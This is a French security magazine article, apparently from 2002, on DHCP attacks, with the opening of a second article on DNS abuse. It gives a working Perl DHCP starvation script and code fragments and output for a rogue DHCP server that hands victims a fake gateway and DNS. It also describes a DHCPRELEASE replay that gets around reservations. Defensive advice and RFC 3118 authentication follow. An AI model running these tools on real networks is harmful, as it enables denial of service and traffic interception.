   Source      : <@MAC du client>
   Type        : 0x800 (IP)
IP ----------
   Destination : 255.255.255.255
   Source      : 0.0.0.0
   Protocole   : 0x11 (UDP)
UDP ----------
   Port Source : 68
   Port Dest   : 67
DHCP ----------
   xid         : <ID de la transaction>
   ciaddr      : 0.0.0.0
   yiaddr      : 0.0.0.0
   siaddr      : 0.0.0.0
   chaddr      : <@MAC du client>
   options
       0x32 (Adresse IP demandée)  : <@IP proposée par le serveur>
       0x35 (type du message DHCP) : 0x03 (DHCPREQUEST)
       0x36 (ID du serveur)        : <@IP du serveur>
       ...
```

Tout ceci est relativement explicite et nous ne saurons que déplorer (ou nous réjouir, c'est selon) une fois encore l'usage de *broadcast* au niveau des adresses destination IP et Ethernet.

VALIDATION

La validation définitive de l'échange est laissée au serveur à réception du datagramme DHCPREQUEST qui émet, comme d'habitude en *broadcast*, un datagramme de validation (DHCPACK) formaté comme décrit ci-dessous.

```
Ethernet II ----------
    Destination : ff:ff:ff:ff:ff:ff
    Source      : <@MAC du serveur>
    Type        : 0x800 (IP)
IP ----------
    Destination : 255.255.255.255
    Source      : <@IP du serveur>
    Protocole   : 0x11 (UDP)
UDP ----------
    Port Source : 67
    Port Dest   : 68
DHCP ----------
    xid         : <ID de la transaction>
    ciaddr      : 0.0.0.0
    yiaddr      : <@IP proposée>
    siaddr      : <@IP du serveur>
    chaddr      : <@MAC du client>
    options
        0x01 (Masque de sous réseau): <Masque IP>
        0x03 (Routeur par défaut)   : <@IP du routeur>
        0x06 (Serveur DNS)          : <@IP du serveur DNS>
        0x35 (type du message DHCP) : 0x05 (DHCPACK)
        0x36 (ID du serveur)        : <@IP du serveur>
        ...
```

LIBÉRATION

Afin de signaler au serveur que l'on souhaite libérer l'adresse IP qui lui a été attribuée, le client envoie un datagramme de libération (DHCPRELEASE), qui indique au serveur que les ressources peuvent être de nouveau utilisées.

```
Ethernet II ----------
    Destination : <@MAC du serveur>
    Source      : <@MAC du client>
    Type        : 0x800 (IP)
IP ----------
    Destination : <@IP du serveur>
    Source      : <@IP du client>
    Protocole   : 0x11 (UDP)
UDP ----------
    Port Source : 68
    Port Dest   : 67
DHCP ----------
    xid         : <ID de la transaction>
    ciaddr      : <@IP à libérer>
    yiaddr      : 0.0.0.0
    siaddr      : 0.0.0.0
    chaddr      : 0.0.0.0
    options
        0x35 (type du message DHCP) : 0x07 (DHCPRELEASE)
        0x36 (ID du serveur)        : <@IP du serveur>
        ...
```

Certes, la diffusion au monde entier est évitée ici, mais il n'en reste pas moins que ce message est nécessaire ET suffisant pour provoquer la libération de l'adresse IP par le serveur. En particulier, aucune vérification n'est faite quant à la source du message ; le seul élément d'**identification** étant l'ID de la transaction initiale (que nous aurons *sniffé* depuis bien longtemps). Donc, si l'utilisation de ce datagramme par le côté sombre permet de libérer des ressources toujours utilisées par certaines machines du réseau, en attendant par exemple qu'une autre machine ne se voit attribuer la même adresse IP, il permet aussi de forcer la libération d'adresses attribuées suite à une attaque visant (au hasard) à épuiser la réserve d'adresses IP du serveur.

CODES D'OPÉRATION DHCP

A titre d'aide-mémoire pour la suite, voici une liste épurée des codes d'opération DHCP. (voir tableau 3)

MISE EN ŒUVRE

EPUISEMENT DE RESSOURCES

PRINCIPE

L'objectif ici est d'anéantir le stock d'adresses IP disponibles d'un serveur DHCP. Pour ce faire, nous allons tout simplement envoyer une volée de datagrammes de découverte DHCP (DHCPDISCOVER). Les trames seront à destination du broadcast de couche 2 et en se contentant de modifier le champ chaddr (adresse MAC du client). Bien sûr, il est inutile de nous fatiguer à récupérer le datagramme DHCPOFFER émis par le serveur en réponse à notre requête...

Tableau 3 : Codes d'opération DHCP

Message	Code	Description	Emetteur
DHCPDISCOVER	0x01	Découverte des serveurs DHCP	Client DHCP
DHCPOFFER	0x02	Proposition de paramètres IP	Serveur DHCP
DHCPREQUEST	0x03	Acceptation des paramètres	Client DHCP
DHCPACK	0x05	Validation de la transaction	Serveur DHCP
DHCPRELEASE	0x07	Libération des ressources	Client DHCP

OUTILS

Pour simplifier le travail, nous allons utiliser le module Perl DHCPClient.pm [10]. Ce dernier permet la création d'un objet de type Net::DHCPClient auquel on applique la méthode discover. Cette fonction prend comme paramètre une table de hashage dont les clefs sont les codes d'options (voir tableau 2) en décimal. Une simple boucle incrémentant l'adresse MAC envoyée (ici via l'option 0x3D - 61) fait ensuite le travail.


CODE ET EXÉCUTION

```
#!/usr/bin/perl

use Net::DHCPClient;

my $mac_core = '00:06:5B:57:32:';

my @mac_range = (0 .. 9,A .. F);

foreach $mac1 (@mac_range){
 foreach $mac2 (@mac_range) {
  $mac=$mac_core.$mac1.$mac2;
  print "flooding from $mac\n";
  my $a = new Net::DHCPClient( macaddr => $mac, interface => 'eth0', debug => 0,
timeout => 1 );
  $mac =~ s/\:/ /g;
  $a->discover( 61 => $mac );
 }
}
```

Ceci nous donne à l'écran :

```
[root@GrosNain MISC4]# ./maraveDHCP.pl
flooding from 00:06:5B:57:32:00
flooding from 00:06:5B:57:32:01
....
flooding from 00:06:5B:57:32:FE
flooding from 00:06:5B:57:32:FF
```

Plus intéressant, sur le serveur Windows 2000 qui nous sert de cible, l'interface d'administration du serveur DHCP confirme notre forfait (après rapprochement de la table des connexions).(fig.1)



> *Remarque : Le succès de cette attaque n'est pas dû au fait que le serveur soit sous Windows 2000, ce serait la même chose avec n'importe quel serveur sous Unix.*

FAUX SERVEUR DHCP

PRINCIPE

Dans ce second exemple, nous allons plus loin, dans la mesure où nous allons non seulement épuiser les ressources du serveur DHCP, mais également prendre sa place afin de fournir de fausses informations aux futurs clients. L'implémentation est par conséquent un peu plus complexe (quoi que...) et se divise en deux parties distinctes. Une première partie est consacrée à l'épuisement des ressources (idem précédemment mais en changeant de méthode), la seconde à la mise en place du serveur DHCP.

L'implémentation de ce dernier n'est bien sûr pas parfaite mais largement suffisante, on le verra, pour arriver à nos fins.

OUTILS

Pour l'interception et la création de paquets IP, nous utilisons le module Net::RawIP [11], interface Perl avec libpcap [12]. Si Net::DHCPClient n'est pas utilisé explicitement dans le code, les fonctions dot2ip, ip2dot, mac2net, net2mac, encode et decode de notre programme proviennent à 99% du module DHCPClient.pm.

EXPLICATION DU CODE ET EXÉCUTION

Le code complet du programme est accessible à l'URL **http://www.miscmag.com/Download/maraveDHCP.pl.**

PARAMÈTRES "PIRATES"

Dans un premier temps, nous déclarons un certain nombre de variables et tableaux correspondant aux paramètres qui seront envoyés aux clients DHCP.

Variable	Description
@fake_ip	Tableau des adresses IP allouées aux clients
$fake_mask	Masque de sous-réseau IP
$fake_broadcast	Adresse de broadcast
$fake_router	Adresse du routeur par défaut
$fake_dns	Adresse du serveur DNS

AUTRES VARIABLES

Nous définissions ensuite les variables et tableaux suivants.

Variable	Description
@fields	Tableau contenant les données du datagramme DHCP (hors options)
$filter	Filtre à appliquer à pcap (ici tous les flux à partir ou à destination du port 68/UDP)

EPUISEMENT DES RESSOURCES DHCP

Le déni de service est provoqué de la même manière que dans le programme précédent, à l'exception du fait que nous construisons entièrement le datagramme dont les données sont stockées dans la variable $data. Cette variable est la valeur de retour de la fonction encode() dont l'argument est un tableau de hashage contenant l'ensemble des données du datagramme DHCP.

```
my $data = encode(
  op => $op, htype => $htype, hlen => $hlen,
  hops => 0, xid => $xid, secs => 0, flags => 0,
  ciaddr => $ciaddr, yiaddr => $yiaddr,
  siaddr => $siaddr, giaddr => $giaddr,
  chaddr => $macaddr, sname => $sname,
  file => $file, options => \%options
 );
```

Afin de savoir si le ou les serveur(s) du réseau sont mis hors service, nous initialisons un compteur ($count) à 0. Ce compteur est incrémenté à chaque fois qu'un datagramme DHCPDISCOVER n'est pas suivi d'un DHCPOFFER en retour, et remis à zéro en cas de réponse. Si le compteur dépasse 10 (ie. absence de réponse DHCPOFFER à plus de 10 requêtes consécutives), le ou les serveur(s) sont considéré(s) comme hors service.

Ce mécanisme implique que les paquets DHCPOFFER puissent être interceptés. Nous utilisons pour ce faire l'interface $pcap initialisée avec le filtre défini plus haut.

```
my $pcap = $a->pcapinit( $interface, $filter, 1500, 500 );
```

Remarque : L'interception des datagrammes s'effectue sans problème et indépendamment de l'architecture d'interconnexion de niveau 2. Pourquoi ? Parce que l'adresse MAC de destination est <CODE>ff:ff:ff:ff:ff:ff...

MISE EN PLACE D'UN FAUX SERVEUR DHCP

Dans un premier temps, nous récupérons nos adresses MAC et IP via quelques regexp appliquées à la commande "ifconfig $interface".

La position dans le tableau des adresses IP allouables est ensuite initialisée à 0 via la variable $ip_index.

Nous initialisons ensuite une boucle infinie effectuant les opérations suivantes :

1. Une nouvelle interface de capture ($pcap2) capture les paquets correspondant au filtre $filter initialisé au début du programme : `my @g = $p->get( {ip => [qw(ttl saddr daddr)],udp => [qw(data)]} );`

2. Les données du datagramme DHCP sont stockées dans une référence à une table de hashage ($b_ref), valeur de retour de la fonction decode(), légèrement modifiée pour accepter en argument le contenu des data ($g[3]) et une référence à la table de hashage des options (\%options).

3. En fonction du code d'opération (if(hex($op) == ...)), les opérations suivantes sont menées :

- Si le code d'opération est 1 (DHCPDISCOVER), un datagramme DHCPOFFER est construit. Les faux paramètres "standard" sont positionnés avec en particulier le champ xid identique à celui du datagramme DHCPDISCOVER (my $f_xid = $b_ref->{"xid"};) et le code d'opération "2" (DHCPOFFER). Les options concernant les faux routeurs, adresses de broadcast, masque de sous-réseau, etc. sont bien entendu mises aux valeurs adéquates.

```
$f_options{1} = $fake_mask;
$f_options{3} = $fake_router;
$f_options{6} = $fake_dns;
$f_options{51} = $fake_lease;
$f_options{53} = '2';
$f_options{54} = $my_ip;
$f_options{58} = $fake_renewal;
$f_options{59} = $fake_rebind;
```

- Si le code d'opération est 3 (DHCPREQUEST), nous construisons de la même manière un datagramme DHCPACK avec les bonnes options et le code d'opération 5 (DHCPACK).

4. Le faux datagramme est ensuite construit et émis sur le réseau après formatage des données via la fonction encode(). La construction suit les étapes suivantes :

- Création d'une nouvelle instance de l'objet Net::RawIP dans le constructeur, duquel nous précisons que nous voulons un datagramme UDP.

```
my $f_p = new Net::RawIP( {udp => {}} );
```

- Affectation à une interface et remplissage des paramètres de l'en-tête Ethernet.

```
$f_p->ethnew( $interface );
$f_p->ethset( source => $f_macaddr, dest => $f_dstmac);
```

- Remplissage des paramètres IP et UDP.

```
$f_p->set(
 {ip => {saddr => $f_srcip, daddr => $f_dstip},
 udp => {source => 67, dest => 68, data => $f_data}}
);
```

- Envoi du datagramme.

```
$f_p->ethsend;
```

5. Si vous avez bien suivi, nous en sommes à l'étape où çà fait BOUM!!!! sur le réseau.

Dans les faits, nous obtenons sur notre faux serveur :

```
[root@GrosNain MISC4]# ./maraveDHCP.pl
flooding from 00:06:5B:57:32:00 -> 10.1.21.192 offers IP : 10.1.21.195
flooding from 00:06:5B:57:32:01 -> 10.1.21.192 offers IP : 10.1.21.195
flooding from 00:06:5B:57:32:02 -> 10.1.21.192 offers IP : 10.1.21.196
flooding from 00:06:5B:57:32:03 -> 10.1.21.192 offers IP : 10.1.21.196
flooding from 00:06:5B:57:32:04 -> 10.1.21.192 offers IP : 10.1.21.197
flooding from 00:06:5B:57:32:05 -> 10.1.21.192 offers IP : 10.1.21.197
flooding from 00:06:5B:57:32:06 -> 10.1.21.192 offers IP : 10.1.21.198
flooding from 00:06:5B:57:32:07 -> 10.1.21.192 offers IP : 10.1.21.198
flooding from 00:06:5B:57:32:08 -> 10.1.21.192 offers IP : 10.1.21.199
flooding from 00:06:5B:57:32:09 -> 10.1.21.192 offers IP : 10.1.21.199
flooding from 00:06:5B:57:32:0A -> 10.1.21.192 offers IP : 10.1.21.200
flooding from 00:06:5B:57:32:0B -> 10.1.21.192 offers IP : 10.1.21.200
flooding from 00:06:5B:57:32:0C -> 10.1.21.192 offers IP : 10.1.21.201
flooding from 00:06:5B:57:32:0D -> 10.1.21.192 offers IP : 10.1.21.201
flooding from 00:06:5B:57:32:0E -> 10.1.21.192 offers IP : 10.1.21.202
flooding from 00:06:5B:57:32:0F -> 10.1.21.192 offers IP : 10.1.21.202
flooding from 00:06:5B:57:32:10 -> 10.1.21.192 offers IP : 10.1.21.203
flooding from 00:06:5B:57:32:11 -> 10.1.21.192 offers IP : 10.1.21.203
flooding from 00:06:5B:57:32:12 -> 10.1.21.192 offers IP : 10.1.21.204
flooding from 00:06:5B:57:32:13 -> 10.1.21.192 offers IP : 10.1.21.204
flooding from 00:06:5B:57:32:14 -> 10.1.21.192 offers IP : 10.1.21.205
flooding from 00:06:5B:57:32:15 -> 10.1.21.192 offers IP : 10.1.21.205

Server seems to be down now ... lanching fake DHCP server
Server MAC @ => 00:01:03:CC:54:61
Server IP  @ => 10.1.21.186

00:b0:d0:8d:4a:12 - Received DHCPDISCOVER
00:b0:d0:8d:4a:12 - Sending  DHCPOFFER    IP = 10.1.21.240
00:b0:d0:8d:4a:12 - Received DHCPDISCOVER
00:b0:d0:8d:4a:12 - Sending  DHCPOFFER    IP = 10.1.21.241
00:b0:d0:8d:4a:12 - Received DHCPDISCOVER
00:b0:d0:8d:4a:12 - Sending  DHCPOFFER    IP = 10.1.21.242
00:b0:d0:8d:4a:12 - Received DHCPREQUEST  IP = 10.1.21.242
00:b0:d0:8d:4a:12 - Sending  DHCPACK      IP = 10.1.21.242
```

Et sur le poste client :

```
C:\>ipconfig /all

Configuration IP de Windows 2000

        Nom de l'hôte . . . . . . . . . . : toto-8w5hfjjxch
        Suffixe DNS principal . . . . . . :
        Type de noeud. . . . . . . . . . . : Hybride
        Routage IP activé . . . . . . . . : Non
        Proxy WINS activé . . . . . . . . : Non

Ethernet carte Connexion au réseau local :

        Suffixe DNS spéc. à la connexion. :
        Description . . . . . . . . . . . : Controleur Fast Ethernet intégré 3Com
3C920 (compatible 3C905C-TX)
        Adresse physique. . . . . . . . . : 00-B0-D0-8D-4A-12
        DHCP activé . . . . . . . . . . . : Oui
        Autoconfiguration activée . . . . : Oui
        Adresse IP. . . . . . . . . . . . : 10.1.21.242
        Masque de sous-réseau . . . . . . : 255.255.255.0
        Passerelle par défaut . . . . . . : 10.1.21.4
        Serveur DHCP. . . . . . . . . . . : 10.1.21.186
        Serveurs DNS. . . . . . . . . . . : 10.1.21.12
        Bail obtenu . . . . . . . . . . . : mercredi 18 septembre 2002 16:38:47
        Bail expire . . . . . . . . . . . : jeudi 26 septembre 2002 16:38:47

C:\>
```

Ce qui correspond bien aux paramètres donnés en dur dans le code (mais en doutions-nous vraiment...). En ce qui concerne le serveur, nous obtenons exactement le même résultat que précédemment.

SÉCURISER DHCP


SEGMENTATION

Une des premières précautions à prendre lors de la mise en œuvre d'une infrastructure supportant DHCP est la segmentation des domaines (ou étendues) desservis. Concrètement, il s'agit d'une part de créer des réseaux IP distincts pour chaque zone fonctionnelle en accord avec sa criticité, et d'autre part de mettre en place un serveur DHCP autonome pour chacune de ces zones (ce qui implique qu'aucun relais DHCP [5] n'est implémenté au niveau du ou des routeur(s) assurant l'interconnexion).

Certes, une telle opération ne protège en aucun cas des attaques décrites ci-dessus. En revanche, elle permet de réduire considérablement leur zone d'impact et de préserver, dans une certaine mesure, la sécurité de réseaux sensibles dont l'accès physique est restreint.

RÉSERVATIONS

Un semblant de sécurité pouvant être mis en œuvre sur le serveur consiste à lier statiquement une adresse IP ainsi que les options désirées à une adresse MAC spécifique. Sous Windows, l'opération s'effectue de la manière suivante : (fig.2)



Sur un système de type Linux, la réservation s'effectue comme suit dans le fichier `/etc/dhcpd.conf`.

```
host GrosNain {
   hardware ethernet         00:B0:80:12:34:56;
   fixed-address             10.1.21.195;
   option routers            10.1.21.3;
   option domain-name-server 10.1.21.11;
}
```

Si cette solution présente l'avantage d'éviter une saturation provoquée par des programmes du type de ceux donnés ci-dessus, le contournement n'en reste pas moins trivial comme le démontre le scénario suivant :

1. Un *sniffer* est mis en place sur le réseau ;
2. Le client légitime émet sa requête DHCP ;
3. Cette dernière est récupérée par le *sniffer*, qui est informé de l'adresse MAC source ;
4. Une requête `DHCPRELEASE` est construite à partir des informations légitimes et envoyée au serveur ;
5. Une nouvelle session est générée par le programme malicieux (cas d'école d'une opération de *replay*) ;
6. Recommencer avec chaque client.

Cette opération permet de rapidement saturer le serveur DHCP puis de prendre sa place...

AUTHENTIFICATION DHCP

L'ensemble des problématiques énoncées ne sont pas révolutionnaires et sont liées simplement à l'absence d'authentification des messages émis et reçus par l'ensemble des acteurs (serveurs et clients). Une RFC spécifique [6] a été écrite pour pallier cette lacune. Elle introduit une nouvelle option (code 0x5A - 90) dédiée à l'authentification. Ce document définit également une structure générique permettant l'implémentation de protocoles et d'algorithmes de génération de hashes quelconques, bien qu'à ce stade seuls deux protocoles soient définis.

FORMAT DE L'OPTION D'AUTHENTIFICATION

Les champs de la nouvelle option sont donnés dans le tableau 4.

REPLAY DETECTION METHOD

Une seule méthode de détection des *replay* est définie dans la RFC. Son code (champ RDM) est 0x00 et elle consiste tout simplement à donner au champ associé la valeur d'un compteur régulièrement incrémenté (à la ISN il y a 20 ans...). Dixit le document en question, "la date du jour (au format NTP) peut réduire le danger d'une attaque par replay". Sans commentaire.

JETON D'AUTHENTIFICATION

Le premier protocole d'authentification défini dans la RFC est un mécanisme fondé sur la correspondance d'un jeton contenu dans les informations d'authentification avec une information partagée par chacun des interlocuteurs. En bref, chaque acteur connaît un mot de passe partagé. Ce mot de passe est transmis en clair (si, si ;-) dans chaque datagramme DHCP et permet par conséquent l'authentification des différentes parties. Pour enfoncer le clou, ce protocole ne supporte comme méthode de détection des replay que la méthode par défaut définie ci-dessus. Sans commentaire.

Les champs d'option spécifiques à l'authentification par jeton sont donnés dans le tableau 5(page suivante).

Il est évident que cette méthode d'authentification n'a d'intérêt que pour faciliter la gestion de multiples serveurs et non pour sécuriser (à la SNMP v1) une telle infrastructure.

Tableau 4 : Option d'authentification DHCP

Champ	Octets	Description
code	1	Code de l'option (0x5A) - standard
length	1	Longueur de l'option - standard
protocol	1	Code du protocole d'authentification
algorithm	1	Algorithme utilisé dans le cadre du protocole défini précédemment
RDM	1	Méthode de détection des tentatives de replay (Replay Detection Method)
replay detection	8	Information utilisée pour la détection de replay (dépendant de la méthode définie dans le champ RDM)
authentication information	var	Information utilisée pour l'authentification (dépendant du protocole et de l'algorithme définis précédemment)

Tableau 5 : Authentification par jeton	
Champ	Valeur
code	0x5A
length	11 + longueur du jeton
protocol	0x00
algorithm	0x00
RDM	0x00
replay detection	*timestamp* NTP
authentication information	mot de passe (qui à faire dans le ridicule autant prendre "private")

DELAYED AUTHENTICATION

La seconde méthode proposée par la RFC repose enfin sur un mécanisme d'authentification digne de ce nom. Dans ce cas, le client émet une demande d'authentification à l'intérieur du datagramme DHCPDISCOVER. La valeur du champ de protocole est mis à 0x01 et les informations d'authentification restent vides.

Le serveur intègre les informations d'authentification dans le datagramme DHCPOFFER. Le champ d'informations d'authentification est décrit dans le tableau 6.

Tableau 6 : Option d'authentification DHCP		
Champ	Octets	Description
secret id	4	Identifiant unique du secret permettant la génération du code d'authentification du message (Message Authentication Code - MAC)
HMAC-MD5	16	Empreinte du message générée via HMAC-MD5 [7, 8]

La vérification est relativement simple. L'empreinte fonctionne comme une signature qui ne peut être générée qu'en ayant connaissance d'une clef partagée (identifiée par le champ secret id). La fonction de génération d'empreinte (ici MD5) étant irréversible, il est théoriquement impossible de prendre connaissance de la clef permettant la génération des signatures.

Outre le fait que la clef doit être unique pour chaque client (et que par conséquent il est nécessaire de mettre en place un système de gestion des clefs), et que les systèmes doivent être sécurisés (afin d'éviter que ces clefs ne soient subtilisées), l'inconvénient majeur de ce système est qu'il n'est pas implémenté...

RÉFÉRENCES

[1] RFC 951 - Bootstrap Protocol (BOOTP) - B. Croft, J. Gilmore - Septembre 1985 - **http://www.ietf.org/rfc/rfc951.txt**

[2] RFC 2131 - Dynamic Host Configuration Protocol - R. Droms - Mars 1997 - **http://www.ietf.org/rfc/rfc2131.txt**

[3] RFC 1122 - Requirements for Internet Hosts -- Communication Layers - IETF - Octobre 1989 - **http://www.ietf.org/rfc/rfc1122.txt**

[4] RFC 2132 - DHCP Options and BOOTP Vendor Extensions - S. Alexander, R. Droms - Mars 1997 - **http://www.ietf.org/rfc/rfc2132.txt**

[5] RFC 3046 - DHCP Relay Agent Information Option - M. Patrick - Janvier 2001 - **http://www.ietf.org/rfc/rfc3046.txt**

[6] RFC 3118 - Authentication for DHCP Messages - R. Droms, W. Arbaugh - Juin 2001 - **http://www.ietf.org/rfc/rfc3118.txt**

[7] RFC 1321 - The MD5 Message-Digest Algorithm - R. Rivest - Avril 1992 - **http://www.ietf.org/rfc/rfc1321.txt**

[8] RFC 2104 - HMAC: Keyed-Hashing for Message Authentication - H. Krawczyk, M. Bellare, R. Canetti - Février 1997 - **http://www.ietf.org/rfc/rfc2104.txt**

[9] Exploiting DORA : Attacks on the DHCP protocol - Felix Linder - n.runs GmbH - **http://www.nruns.com/filebase/download/wp/exploiting_dora.pdf**

OUTILS

[10] Net::DHCPClient 1.0 - Josh Walgenbach - 6 Janvier 2002 - **http://search.cpan.org/author/JWALGENB/Net-DHCPClient-1.0/**

[11] Net::RawIP 0.09d - Sergey V. Kolychev - 14 Décembre 2000 - **http://search.cpan.org/author/SKOLYCHEV/Net-RawIP-0.09d/**

[12] libpcap 0.7.1 - **http://www.tcpdump.org/release/libpcap-0.7.1.tar.gz**

CONCLUSION

Il est d'abord nécessaire de se poser la question de savoir si DHCP est indispensable, sachant qu'il ne DOIT pas l'être sur des réseaux critiques (production, services Internet, etc.). Ensuite, il est important de segmenter les différents réseaux faisant usage de ce protocole, puis d'effectuer des réservations pour chaque machine autorisée à utiliser le service. Il ne reste plus qu'à prier en jetant un coup d'œil à l'activité des serveurs. Bonne chance.

Renaud Bidou - <renaud.bidou@hushmail.com>

EXPLOITATION MALICIEUSE DU PROTOCOLE DNS

L'un des services à la fois le moins visible et le plus important d'Internet est le Domain Name System, ou tout simplement DNS. Du fait de son omniprésence, c'est une cible de choix pour un certain nombre d'attaques.

UN PEU DE THÉORIE

Nous ne reviendrons pas ici sur le principe du DNS. Pour une rapide présentation, le lecteur se reportera à l'article *L'homme du milieu*[1] dans ce même numéro, et pour une étude plus approfondie, à l'excellent ouvrage DNS et BIND[2].

Nous allons en revanche présenter un peu plus en détails certains aspects du protocole qu'il est important de bien visualiser pour comprendre les différentes attaques possibles.

FORMAT DES MESSAGES

La plupart du temps, les messages DNS sont contenus dans un paquet UDP unique au format de la figure 1. L'en-tête précise quels autres champs (question, réponse...) sont présents dans le message. Pour une description complète des différents éléments du message, on se reportera à la RFC 1035[3].




Fig. 1 : Format d'un message DNS

Les champs réponse, autorité et compléments sont au même format. Ils contiennent tous des enregistrements de ressources (ou RR, pour Resource Records), et correspondent respectivement à la réponse à la question posée, à des serveurs de noms faisant autorité, et à des enregistrements liés à la question, mais n'étant pas strictement une réponse directe. Ces champs sont des listes concaténées (potentiellement vides) d'enregistrements de ressources, le nombre d'enregistrements présents dans une section donnée étant indiqué dans l'en-tête.




Fig. 2 : Format d'un enregistrement (RR)

Le format d'un enregistrement est celui de la figure 2.




Fig. 3 : En-tête d'un message DNS

Le champ de données d'une réponse dépend du type et de la classe. Par exemple, pour un enregistrement de type A et de classe IN, la réponse est une adresse IP. Par ailleurs, l'en-tête du message est illustré par la figure 3.

L'ID du message est un identifiant généré par l'émetteur de la requête, qui sera également présent dans toute réponse à cette requête. Nous reviendrons sur son importance plus tard. Les autres éléments de l'en-tête servent principalement à décrire le contenu du message :

- QR : précise si le message est une requête (0) ou une réponse (1).
- Opcode : type de la requête, standard (0), inverse (1) ou statut du serveur (2).
- AA : précise si le serveur fait autorité pour la réponse.
- TC : indique que le message est tronqué.
- RD : demande de récursivité pour une requête.
- RA : indique dans une réponse si la récursivité est disponible.
- Z : non utilisé, doit être à 0.
- RCODE : code de la réponse (0 s'il n'y a pas eu d'erreur).

REQUÊTES RÉCURSIVES ET ITÉRATIVES

Les deux types de requête gérés par le DNS, récursives et itératives, diffèrent considérablement dans leur mode de résolution.

- Lors d'une requête récursive à un serveur DNS, celui-ci va interroger lui-même d'autres serveurs, jusqu'à obtenir une réponse (ou échouer dans la résolution), et renvoie au client une réponse complète (ou une erreur s'il n'a pas pu résoudre le nom).

À chaque fois qu'un serveur de noms effectue une requête récursive, il peut recevoir de nombreuses informations, qu'il va stocker dans son cache. Imaginons par exemple un utilisateur du domaine misc.fr, désireux de compléter son éducation, qui cherche à joindre la machine www.education.gouv.fr (fig. 4)

- Il est à noter que dans ce cas, le serveur DNS local connaît déjà vraisemblablement le serveur faisant autorité pour la zone .fr, et qu'il n'a donc pas besoin de passer par un serveur racine pour obtenir cette information.
- Dans le cas d'une requête itérative, le serveur ne va pas faire de nouvelles requêtes, et se contentera de fournir une réponse basée sur les informations dont il dispose déjà. Cela peut consister en une redirection vers des serveurs de noms plus appropriés (autorités du domaine concerné par la requête). Notons qu'un serveur peut être configuré pour refuser les requêtes récursives.

UN PROBLÈME COURANT : LES FUITES D'INFORMATIONS

Un serveur de noms est installé dans le seul but de fournir des informations à des clients. Cependant, il est courant qu'un serveur DNS fournisse trop d'informations, pouvant ainsi parfois faciliter la tâche d'un éventuel pirate.

LE TRANSFERT DE ZONE

Le transfert de zone est une fonction normalement utilisée pour fournir à un serveur de noms esclave toutes les données

4

